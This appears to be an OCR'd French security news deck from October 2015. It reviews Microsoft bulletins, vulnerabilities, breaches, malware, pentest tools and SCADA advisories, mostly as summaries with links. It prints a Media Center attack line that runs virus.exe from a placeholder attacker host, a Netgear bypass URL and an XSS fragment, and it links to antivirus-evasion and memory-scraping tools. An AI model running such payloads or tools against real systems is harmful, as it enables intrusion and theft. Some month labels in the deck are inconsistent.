


Revue d'actualité

13/10/2015

Préparée par

*Arnaud **S**OULLIE @arnaudsoullie*
*Vladimir **K**OLLA @mynameisv_*

Failles / Bulletins / Advisories

Microsoft - Avis Octobre 2015

MS15-094 Vulnérabilités dans Internet Explorer (17 CVE) [Exploitabilité 1]

- Affecte:
  - Windows (toutes versions supportes)
  - Correctif également pour Windows XP Embedded POSReady (cf. screenshot après)
  - Remplaces MS15-09
- Exploit:
  - 14 x Corruptions de mémoire aboutissant à une exécution de code
  - 2 x Contournement ASLR (fuite d'information)
  - 1 x Élévation de privilèges
- Crédits:
  - 0016EECD9D7159A949DAD3BC17E0A939 par ZDI (CVE-2015-2485, CVE-2015-2486, CVE-2015-2541)
  - 5AECDBC12A3C178E19CF1E3CB5EDAA89 par ZDI (CVE-2015-2489)
  - B6BEB4D5E828CF0CCB47BB24AAC22515 par ZDI (CVE-2015-2498, CVE-2015-2499, CVE-2015-2500)
  - Bo Qu de Palo Alto Networks (CVE-2015-2490, CVE-2015-2492, CVE-2015-2493)
  - Dhanesh Kizhakkinan de FireEye, Inc. (CVE-2015-2492)
  - Haifei Li de Intel Security IPS Research Team (CVE-2015-2484)
  - Heige (a.k.a. SuperHei) from Knownsec 404 Security Team (CVE-2015-2491)
  - Kai Kang de Tencent's Xuanwu LAB (CVE-2015-2494)
  - Pawel Wylecial par ZDI (CVE-2015-2487)
  - Sean Verity par ZDI (CVE-2015-2501)
  - Shi Ji (@Puzzor) (CVE-2015-2483)

Failles / Bulletins / Advisories

Microsoft - Avis Octobre 2015

MS15-095 Vulnérabilités dans Edge (4 CVE) [Exploitabilité 1]

- Affecte:
  - Windows 10
- Exploit:
  - 4 x Corruptions de mémoire aboutissant à une exécution de code
- Crédits:
  - 0016EECD9D7159A949DAD3BC17E0A939 par ZDI (CVE-2015-2485, CVE-2015-2486)

MS15-096 Déni de service dans Active Directory (1 CVE) [Exploitabilité 3]

- Affecte:
  - Windows Serveur 2008, 2008 R2, 2012, 2012 R2
  - Remplaces MS14-016
- Exploit:
  - Déni de service pour un utilisateur authentifié ayant les droits de créer des comptes machines
- Crédits:
  - Andrew Bartlett de Catalyst and the Samba Team (CVE-2015-2535)

Failles / Bulletins / Advisories

Microsoft - Avis Octobre 2015

MS15-097 Vulnérabilités dans GDI et Adobe Font Driver / atmfd.dll (11 CVE) [Exploitabilité 0]

- Affecte:
  - Windows (toutes versions supportes)
  - Correctif également pour Windows XP Embedded POSReady (cf. screenshot après)
  - Remplace MS14-036, MS15-078 et MS15-080
- Exploit:
  - Exécutions de code lors du traitement d'une police de caractères OpenType
  - Exécutions de code lors du traitement d'un objet graphique dans Office
  - Exécutions de code lors du traitement d'un objet graphique dans Lync
  - Élévations de privilèges lors du traitement d'une police de caractères
  - Élévations de privilèges dans le noyau win32k.sys
    - Dont CVE-2015-2546 exploité dans la nature et fonctionnant sous Windows 10
  - Fuites d'information sur la mémoire (contournement d'ASLR Kernel)
- Crédits:
  - James Forshaw of Google Project Zero (CVE-2015-2508, CVE-2015-2527)
  - Matt Tait de Google Project Zero (CVE-2015-2529)
  - Nils Sommer de bytegeist par Google Project Zero (CVE-2015-2507, CVE-2015-2511, CVE-2015-2512, CVE-2015-2517, CVE-2015-2518)
  - Piotr Bania and Andrea Allievi de Cisco Talos (CVE-2015-2506)
  - Steven Vittitoe de Google Project Zero (CVE-2015-2510)
  - Wang Yu de FireEye, Inc. (CVE-2015-2546)
  - lokihardt@ASRT par ZDI (?)

Failles / Bulletins / Advisories

Microsoft - Avis Juin 2015

MS15-098 Vulnérabilités dans le Journal Windows (5 CVE) [Exploitabilité 3]

- Affecte:
  - Windows (toutes versions supportes)
  - Remplaces MS15-04
- Exploit:
  - Exécutions de code à l'ouverture d'un fichier .JNT spécialement formaté
- Crédits:
  - Kai Lu de Fortinet's FortiGuard Labs (CVE-2015-2514, CVE-2015-2516)
  - Phil Blankenship de BeyondTrust Inc (CVE-2015-2513)

MS15-099 Vulnérabilités dans Office (5 CVE) [Exploitabilité 0]

- Affecte:
  - Microsoft Office toutes versions supportées (Windows et Mac)
  - Microsoft SharePoint 2013
  - Remplaces MS15-059 MS15-070 MS15-08
- Exploit:
  - 3 x Corruptions de mémoire aboutissant à une exécution de code à l'ouverture d'un fichier Office
  - 1 x Exécution de code à l'ouverture d'un fichier office contenant un objet graphique spécialement formaté
  - 1 x Élévation de privilèges dans SharePoint (XSS)
    - Exploité dans la nature
- Crédits:
  - Genwei Jiang de FireEye, Inc. (CVE-2015-2545)
  - Steven Vittitoe de Google Project Zero (CVE-2015-2520, CVE-2015-2521, CVE-2015-2523)
  - Fortinet's FortiGuard Labs. (CVE-2015-2522)

Failles / Bulletins / Advisories

Microsoft - Avis Juin 2015

MS15-100 Vulnérabilités dans Média Center (1 CVE) [Exploitabilité 2]

- Affecte:
  - Windows Vista, 7, 8 et 8.1
- Exploit:
  - Exécution de code à l'ouverture d'un lien Media Center (.MCL) par la méthode Process.Start() si ProcessStartInfo.UseShellExecute = True
  - **attack.mcl** : <application run="\\IP-HACKER\virus.exe">
- Crédits:
  - Aaron Luo, Kenney Lu et Ziv Chang de TrendMicro (CVE-2015-2509)

MS15-101 Vulnérabilité dans .NET (2 CVE) [Exploitabilité 1]

- Affecte:
  - Windows (toutes versions supportes)
  - Remplaces MS12-025
- Exploit:
  - Élévation de privilèges et Déni de service
- Crédits:
  - Roberto Suggi Liverani de NCIA (OTAN Communications and Information Agency) (CVE-2015-2526)
  - Yorick Koster de Securify B.V. (CVE-2015-2504)

Failles / Bulletins / Advisories

Microsoft - Avis Juin 2015

MS15-102 Vulnérabilité dans le gestionnaire de taches (3 CVE) [Exploitabilité 1]

- Affecte:
  - Windows (toutes versions supportes)
  - Remplaces MS14-054
- Exploit:
  - Élévation de privilèges dont une sur le planificateur de taches
- Crédits:
  - James Forshaw de Google Project Zero (CVE-2015-2524, CVE-2015-2525, CVE-2015-2528)

MS15-103 Vulnérabilité dans Microsoft Exchange Server (3 CVE) [Exploitabilité 3]

- Affecte:
  - Microsoft Exchange Server 2013
  - Remplaces MS15-064
- Exploit:
  - Élévations de privilèges (XSS) dans OWA
- Crédits:
  - Abdulrahman Alqabandi (CVE-2015-2543)
  - John Page de hyp3rlinx (CVE-2015-2505)
  - Justin Khoo de FreshInbox (CVE-2015-2544)

Failles / Bulletins / Advisories

Microsoft - Avis Juin 2015

MS15-104 Vulnérabilité dans Skype for Business et Lync Serveur (3 CVE) [Exploitabilité 3]

- Affecte:
  - Windows (toutes versions supportes)
  - Remplaces MS14-055
- Exploit:
  - Élévations de privilèges (XSS) dans Skype et Lync
- Crédits:
  - ?

MS15-105 Vulnérabilité dans Hyper-V (1 CVE) [Exploitabilité 2]


- Affecte:
  - Windows (toutes versions supportes)
  - Vulnerability in Windows Hyper-V Could Allow Security Feature Bypass
- Exploit:
  - Contournement des ACL pour faire transiter, depuis une VM, du trafic réseau interdit
    - Détails : https://twitter.com/Laughing_Mantis/status/643501676721254401/photo/1
- Crédits:
  - ?

Failles / Bulletins / Advisories

Microsoft - Avis Juin 2015

Mise à jour pour Windows XP Embedded POSReady

- Encore et toujours sans documenter dans les bulletins…



Failles / Bulletins / Advisories

Microsoft - Advisories et Revisions Juin 2015

3083992 Amélioration d'AppLocker

- V1.0 Blocage d'un contournement des règles AppLocker

2755801 Mise à jour de Flash Player

- V47.0 Nouvelle mise à jour de Flash Player

3097966 Révocation des certificats de D-Link

- V1.0 Révocation des certificats de D-Link

Mise à jour pour Windows 7: YxseNjwafVPfgsoHnzLblmmAx...ZYMEILGNIPwNOgEazuBVJcyVjBRL

- Une compromission des serveurs de Microsoft ?
- Non… une mise à jour de test publiée par erreur (selon Microsoft)

  http://www.zdnet.com/article/microsoft-accidentally-issued-a-test-windows-update-patch/

Failles / Bulletins / Advisories

Microsoft - Autre

Microsoft Disallowed CTL

- On est passé près de l'expiration du certificat, renouvelé 1 jour avant son expiration
  https://hexatomium.github.io/2015/09/22/expires-25h/

Windows 10 ne vous espionne pas !

Enfin… uniquement pour corriger des bugs ;-)

https://nakedsecurity.sophos.com/2015/09/30/windows-10-is-not-spying-on-you-microsoft-says/

Analyse détaillée de MS15-083 : Exécutions de code à distance dans SMB

https://blog.coresecurity.com/2015/09/17/ms15-083-microsoft-windows-smb-memory-corruption-vulnerability/

Un peu d'histoire : MS08-067

http://blogs.technet.com/b/johnla/archive/2015/09/26/the-inside-story-behind-ms08-067.aspx

<old> "auto-download" et dll </old>

- Possibilité de compromettre des applications légitimes lors de leur installation
  http://seclists.org/fulldisclosure/2015/Oct/15

Failles / Bulletins / Advisories


Système (principales failles)

VMware vCenter : Exécution de code à distance

- Utilisation non-sécurisée de JRI (Java Remote Interface), envoie et exécution d'un JAR en tant que SYSTEM.
  - Les détails : https://www.7elements.co.uk/resources/blog/cve-2015-2342-remote-code-execution-within-vmware-vcenter/
  - Exploitable via Metasploit : https://www.7elements.co.uk/resources/blog/cve-2015-2342-remote-code-execution-within-vmware-vcenter/
  - Mais aussi du déni de service et une autre RCE : http://www.vmware.com/security/advisories/VMSA-2015-0007

Winrar, vulnérabilité sur les archives auto-extractibles (SFX)

- Exécution de code HTML à l'ouverture d'une archive SFX
  - Possibilité d'exécuter un binaire
  - C'est une fonctionnalité
- Mais les SFX sont des binaires non signés !!? Quelle idée de les exécuter !
  http://www.zdnet.fr/actualites/winrar-une-grosse-faille-qui-n-en-est-pas-vraiment-une-39825762.htm
  http://seclists.org/fulldisclosure/2015/Sep/106



Xen

- Ecriture sur un disque en Read Only (CVE-2015-7311)
  http://xenbits.xen.org/xsa/advisory-142.html

Failles / Bulletins / Advisories

Système (principales failles)

Vulnérabilités dans OpenSMTPD

http://seclists.org/bugtraq/2015/Oct/22

Nombreuses vulnérabilités dans SAP HANA

- Base de données “en mémoire”
- Injection SQL, corruption de mémoire, etc…

  http://seclists.org/fulldisclosure/2015/Sep/110 (et autres)

Failles / Bulletins / Advisories

Matériel

Audit de la NitroKey

- Clé USB sécurisée (OTP, signature de mail, etc)
- Code open source

https://cure53.de/pentest-report_nitrokey.pdf

https://cure53.de/pentest-report_nitrokey-hardware.pdf

Failles / Bulletins / Advisories

Réseau (principales failles)

SYNful knock, un malware pour équipements Cisco

- Backdoor déclenchée via l'emploi de champs spécifiques dans les paquets TCP (numéro de séquence TCP)
- Permet d'obtenir un accès console distant

  https://www.fireeye.com/blog/threat-research/2015/09/synful_knock_-_acis.html
- Création d'un rootkit pour CISCO IOS
  - Très détaillé et contournant l'authentification

  http://grid32.com/bb095447484a76e5c74d10f604b716f8/cisco_ios_rootkits.pdf

Évolutions des attaques sur les équipements Cisco

http://blogs.cisco.com/security/evolution-of-attacks-on-cisco-ios-devices

D-Link publie accidentellement sa clé privée de signature de code

https://threatpost.com/d-link-accidentally-leaks-private-code-signing-keys/114727/

Netgear (routeur soho)

- Contournement de l'authentification
  - Publication sur FullDisclosure pour forcer Netgear à publier un correctif

  http://seclists.org/fulldisclosure/2015/Oct/29

  => http://victime/BRS_netgear_success.html
- Près de 10 000 routeurs exploités dans la nature

Failles / Bulletins / Advisories

Apple

XCode Ghost

- Version backdoorée de l'IDE Apple XCode
- Ajoute des fonctions malveillantes aux applications lors de la compilation
  - Récupère des informations sur le terminal et les transmet au C&C
  - Permet de voler le contenu du presse-papier et d'afficher de fausses pop-up d'authentification
- Toute l'histoire sur NoLimitSécu
  http://www.nolimitsecu.fr/xcode-ghost/
- De nombreuses applications touchées : WeChat, l'équivalent chinois d'Uber
  http://researchcenter.paloaltonetworks.com/2015/09/novel-malware-xcodeghost-modifies-xcode-infects-apple-ios-apps-and-hits-app-store/

Contournement du verrouillage d'écran sur iOS9 et 9.1

- Accès aux contacts et aux photos
- Siri doit être activé depuis l'écran d' accueil pour que l'attaque fonctionne
  http://arstechnica.com/security/2015/09/how-hackers-can-access-iphone-contacts-and-photos-without-a-password/

Contournement de GateKeeper sur Mac OS X

http://arstechnica.com/security/2015/09/drop-dead-simple-exploit-completely-bypasses-macs-malware-gatekeeper/

Installation d'application via AirDrop

- Sur OSX et iOS
  https://threatpost.com/bug-in-ios-and-osx-allows-writing-of-arbitrary-files-via-airdrop/114681/

Failles / Bulletins / Advisories

Apple

Local root sous OSX

http://seclists.org/fulldisclosure/2015/Oct/5

Nombreuses vulnérabilités sur Safari 9

- RCE, contournement de la politique de sécurité, etc..

http://seclists.org/fulldisclosure/2015/Oct/8

Et de nombreuses vulnérabilités sur OSX El Capitain

ttp://seclists.org/fulldisclosure/2015/Oct/9

Failles / Bulletins / Advisories

Google

Android, autres vulnérabilités StageFright

- Via le décodage mp3/mp4

  https://blog.zimperium.com/zimperium-zlabs-is-raising-the-volume-new-vulnerability-processing-mp3mp4-media/

Android 5, contournement du verrouillage de l'écran

- Si vous utilisez un mot de passe alphanumérique

  https://threatpost.com/google-patches-latest-android-lockscreen-bypass/114691/

Failles / Bulletins / Advisories

Crypto

TrueCrypt, élévations de privilèges

- Liées aux liens symboliques et similaires aux vulnérabilités découvert par Forshaw sur Windows

  https://code.google.com/p/google-security-research/issues/detail?id=538&can=1&q=windows&start=100

  https://code.google.com/p/google-security-research/issues/detail?id=537&can=1&q=windows&start=100

- Corrigé dans VeraCrypt

  https://threatpost.com/veracrypt-patched-against-two-critical-truecrypt-flaws/114833/ 

Failles / Bulletins / Advisories

Divers

XSS réfléchi sur admin.salesforce.com

http://www.net-security.org/secworld.php?id=18759

Encore des vulnérabilités sur les antivirus …

- Avast, exécution de code à distance
  - Via un XSS dans le champ “CN” d’un certificat x.509
  - Si le certificat n’est pas valide, Avast affiche une erreur, contenant le commonName

  CN=Click Here</h1>

  https://code.google.com/p/google-security-research/issues/detail?id=546
- Kaspersky
  - Exécution de code lors du traitement ‘un fichier .DEX (dalvik)

  https://code.google.com/p/google-security-research/issues/detail?id=519
  - Exécution de code depuis ThinApp

  https://code.google.com/p/google-security-research/issues/detail?id=518
  - Filtre réseau uniquement “stateless” permettant de couper des services légitimes

  https://code.google.com/p/google-security-research/issues/detail?id=564

Utiliser le CDN Akamai comme effet de levier pour réaliser DDoS sur les clients d’Akamai

- Un script est même publié pour cela

  https://github.com/m57/ARDT

Piratages, Malwares, spam, fraudes et DDoS

Hack 2.0

Vulnérabilités de l'application "Smart Sheriff"

- Application de flicage, installation obligatoire en Corée du Sud pour les mobiles des moins de 19 ans
- TL;DR ⇒ c'est tout pourri
  - Contournement des restrictions d'URL
  - API non-authentifiées
  - Chiffrement via XOR
  - …

  https://cure53.de/pentest-report_smartsheriff.pdf

Ashley Madison, du nouveau sur les mots de passe

- Cassage de $loginkey, qui contient le mot de passe et est stockée en md5

  http://cynosureprime.blogspot.fr/2015/09/how-we-cracked-millions-of-ashley.html

Piratage Exchange / OWA

- Injection d'une backdoor sous forme de module OWA et en filtre ISAPI dans IIS
- Espionnage d'une entreprise durant des mois (années?)

  http://arstechnica.com/security/2015/10/new-outlook-mailserver-attack-steals-massive-number-of-passwords/

Piratages, Malwares, spam, fraudes et DDoS

Malware

Antivirus AVG, collecte des données sur les clients

- Historique de navigation, opérateur, réseau...
- AVG reconnait et persiste !
  http://www.net-security.org/secworld.php?id=18876


Lenovo, collecte des données sur les clients (3ème édition !)

http://boingboing.net/2015/09/22/yet-another-pre-installed-spyw.html

Slapper .B .C, ancien vers exploitant un buffer overrun sur SSLv2

http://tech.slashdot.org/story/02/09/25/1210247/new-linux-worm-found-in-the-wild

- Ca n'est pas comme s'il y avait encore des services en SSLv2 sur internet…
  https://www.shodan.io/search?query=ssl.version%3Asslv2



Citadel, 4 ans de prison pour son auteur

- Un Russe de 22 ans qui s'est fait attrapé aux douanes espagnoles
  https://nakedsecurity.sophos.com/2015/10/01/jail-for-russian-man-who-distributed-citadel-banking-malware-to-thousands/

Piratages, Malwares, spam, fraudes et DDoS

Internet des Objets

Hack d'une caméra IP

- Extraction et analyse du firmware
  - Mot de passe root en telnet est "123456" ...Tout ça pour ça.

http://liken.otsoa.net/blog/?entry=entry140322-183809

Analyse sécurité de la sonde ATLAS du RIPE

https://www.mdsec.co.uk/2015/09/an-introduction-to-hardware-hacking-the-ripe-atlas-probe/

Piratages, Malwares, spam, fraudes et DDoS

Espionnage

Duqu 2.0, détail sur l'exploitation de l'élévation de privilèges

- CVE-2015-2360 / MS15-061
  https://github.com/ohjeongwook/Publications/blob/master/Duqu%202.0%20Win32k%20Exploit%20Analysis.pdf

Piratages, Malwares, spam, fraudes et DDoS

Sites Piratés

CloudFlare victime d'un DDoS

- Ajout d'un script dans une publicité

  https://threatpost.com/javascript-ddos-attack-peaks-at-275000-requests-per-second/114828/

Piratage d'USIS et OPM, la suite

- USIS = U.S. Department of Homeland Security et OPM = Office of Personnel Management
  - L'USIS gère en gros les habilitations de sécurité des employés de l'état
  - L'OPM est tout simplement une sorte d'inspection générale.
- Intrusion et d'un vol de données du fait de SAP… exposé sur internet

  http://krebsonsecurity.com/2015/06/catching-up-on-the-opm-breach/
- Vol de millions d'empreintes digitales
  - Une seule solution... 

  http://www.lesnumeriques.com/vie-du-net/etats-unis-5-6-millions-empreintes-digitales-piratees-n45759.html
- Mmmhh… qui a vu ce reportage ?
  - Cash Investigation: ils passent les contrôles de Roissy avec de fausses empreintes digitales

  https://twitter.com/lesinrocks/status/644956619323740160/photo/1

Piratages, Malwares, spam, fraudes et DDoS

Sites Piratés

Des journalistes ont piratés le téléphone de David Beckham

- … enfin, ils avaient juste accès à sa messagerie vocale
- Mais c'est une pratique courante des tabloïdes anglais
  http://www.theguardian.com/media/2015/oct/10/we-hacked-david-beckhams-phone-news-of-the-world-man-admits?CMP=share_btn_tw

Piratage de LoopPay, société à l'origine de "Samsung Pay"

- Racheté par Samsung début 2015
- Piratage par les Chinois grâce à du Water Holing ?
  - La technologie de communication par ondes magnétique aurait pu être volée

http://www.nytimes.com/2015/10/08/technology/chinese-hackers-breached-looppay-a-contributor-to-samsung-pay.html?_r=0

Niveau de sécurité d'un banque danoise

- Présence d'infos de debug dans la page HTML…
- ...dont les cookies d'autres utilisateurs !
  http://sijmen.ruwhof.net/weblog/584-how-i-could-hack-internet-bank-accounts-of-danish-largest-bank-in-a-few-minutes

Symantec, des employés signent 3 certificats EV pour des domaines de Google

- A destination d'une plateforme de test
- Et utilisent Chrome tester les certificats… avec des ordinateurs connectés à internet
- "Certificate Transparency" + Certificate Pining =
  1. Google Contact Symantec et révoque des certificats (pas de l'AC, trop grosse)
  2. Symantec licencie les employés indélicats
- L'AC en question : https://crt.sh/?caid=1467
- Quelques uns des certificats : https://crt.sh/?id=1990400 , https://crt.sh/?id=9314698
  http://googleonlinesecurity.blogspot.hr/2015/09/improved-digital-certificate-security.html
  http://www.symantec.com/connect/blogs/tough-day-leaders
- Finalement, il n'y aurait pas 3 mais **3073**, dont 164 certificats de vrais domaines
  https://groups.google.com/forum/#!topic/mozilla.dev.security.policy/Hkyg_09EDYE

Shappening : Collision SHA-1 sur un Kraken

- Kraken = 16 x (4 GTX-970 + i5-4460 + 16Go Ram)
- Estimé entre $75k et $120k sur EC2
  https://sites.google.com/site/itstheshappening/

Récupération de clef RSA "cross VM" depuis Amazon EC2

- Attaque par canaux cachés sur Libgcrypt en récupérant des reliquats de calculs dans le cache du CPU
  https://eprint.iacr.org/2015/898.pdf

Pentest

Techniques & outils

Rétro-ingénierie de feux rouges

http://www.bastibl.net/traffic-lights/

Persistence Active Directory via le compte DSRM

https://adsecurity.org/?p=1785

Un toolkit pour la “responsible disclosure” de vulnérabilités

- D’ailleurs Portcullis racheté par CISCO ?

https://github.com/portcullislabs/co-ordinated-disclosure-toolkit

Quelques statistique sur des mots de passe

http://wpengine.com/unmasked/

Mimikatz & steganographie

http://subt0x10.blogspot.fr/

Powershell Memory Scraping

- Un script PowerShell pour récupérer des numéros de CB en mémoire

http://www.shellntel.com/blog/2015/9/16/powershell-cc-memory-scraper

Récupérer les credentials OpenVPN en mémoire

https://gist.github.com/rvrsh3ll/cc93a0e05e4f7145c9eb#file-openvpnscraper-sh

Evasion de firewall applicatif

http://mazinahmed.net/uploads/Evading%20All%20Web-Application%20Firewalls%20XSS%20Filters.pdf

xBackdoor, une sorte de serveur C&C pour XSS

- Une fois injecté, le Javascript reste en contact avec le serveur

http://seclist.us/xbackdoor-a-tool-for-the-persistent-xss-exploitation.html

Un payload XSS sans lettre

- Uniquement des chiffres

https://inventropy.us/blog/constructing-an-xss-vector-using-no-letters

Contournement d'antivirus niveau n00b


- Shellter, mêlant un shellcode à un binaire existant et légitime
  https://cyberarms.wordpress.com/2015/10/04/anti-virus-bypass-with-shellter-5-1-on-kali-linux/
- MSFVenom, le nouveau générateur de payload de Metasploit
  https://www.offensive-security.com/metasploit-unleashed/msfvenom/
  http://www.toshellandback.com/2015/09/30/anti-virus/

Contournement d'antivirus niveau L33T

- Grâce à l'instruction FIST du FPU
  http://xlogicx.net/?p=330

Contournement d'antivirus niveau L33T Master Guru++

- Avec des SUB, car fonctionne comme une machine de Turing
  https://github.com/xoreaxeaxeax/movfuscator/blob/master/post/sub.py
- Avec des XOR
  https://github.com/xoreaxeaxeax/movfuscator/blob/master/post/xor.py
- Avec des shift et des rotations
  https://github.com/xoreaxeaxeax/movfuscator/blob/master/post/rrrrr.py
- C'est sans fin : https://github.com/xoreaxeaxeax/movfuscator/blob/master/post



Scada

Divers

Let's talk BACNET

http://www.slideserve.com/alvis/let-s-talk-bacnet-scadasides-last-minute-change

Shodan maps désormais accessible gratuitement

https://blog.shodan.io/maps-for-everybody/

Vulnérabilités sur les API OMRON

- Mots de passe stockés de manière non-sécurisée, transmission du mot de passe en clair

https://ics-cert.us-cert.gov/advisories/ICSA-15-274-01

Directory traversal sur l'application Honeywell Experion PKS

https://ics-cert.us-cert.gov/advisories/ICSA-15-272-01

DoS sur les APIs Mitsubishi MELSEC FX3G

https://ics-cert.us-cert.gov/advisories/ICSA-15-146-01

Vulnérabilités sur les pompes à médicaments Baxter

- Mots de passe hardcodés, contournement de l'authentification, ..

https://ics-cert.us-cert.gov/advisories/ICSA-15-181-01

Nouveautés (logiciel, langage, protocole...)
Open Source

sift, une alternative à grep

https://sift-tool.org/index.html

OWASP SeraphimDroid v2

- Outil de durcissement sécurité pour Android

  http://inspiratron.org/blog/2015/09/08/new-version-of-owasp-seraphimdroid-v2-0-is-published/

OpenBSD tame()

- Une sorte de whitelist des appels système autorisés

  http://www.openbsd.org/papers/tame-fsec2015/mgp00001.html

Gryffin, le scanner web de Yahoo!

- Basé sur Arachni, Dummy et sqlmap

  http://www.undernews.fr/reseau-securite/project-gryffin-le-scanner-securite-web-de-yahoo.html

Qubes 3.0

- Avec couche d'abstraction matérielle
- Xen 4.4
- Support UEFI

  http://blog.invisiblethings.org/2015/10/01/qubes-30.html

Github adopte l'authentification forte à double facteurs par OTP

- Avec des YubiKey à $5

  https://github.com/blog/2071-github-supports-universal-2nd-factor-authentication

Nouveautés (logiciel, langage, protocole...)

Détection

Forensics

- Analyse de traces de navigation TOR
  http://www.dfrws.org/2015eu/proceedings/DFRWS-EU-2015-short-presentation-1.pdf

Netwrix, auditer un AD en quelques minutes

https://start.netwrix.com/comment_detecter_qui_a_cree_compte_utilisateur.html

Windows, détecter en PowerShell une intrusion persistante basée sur WMI

https://github.com/thechrisharrod/Bloodhound

Fenrir 0.5b, un scanner d'IoC en bash

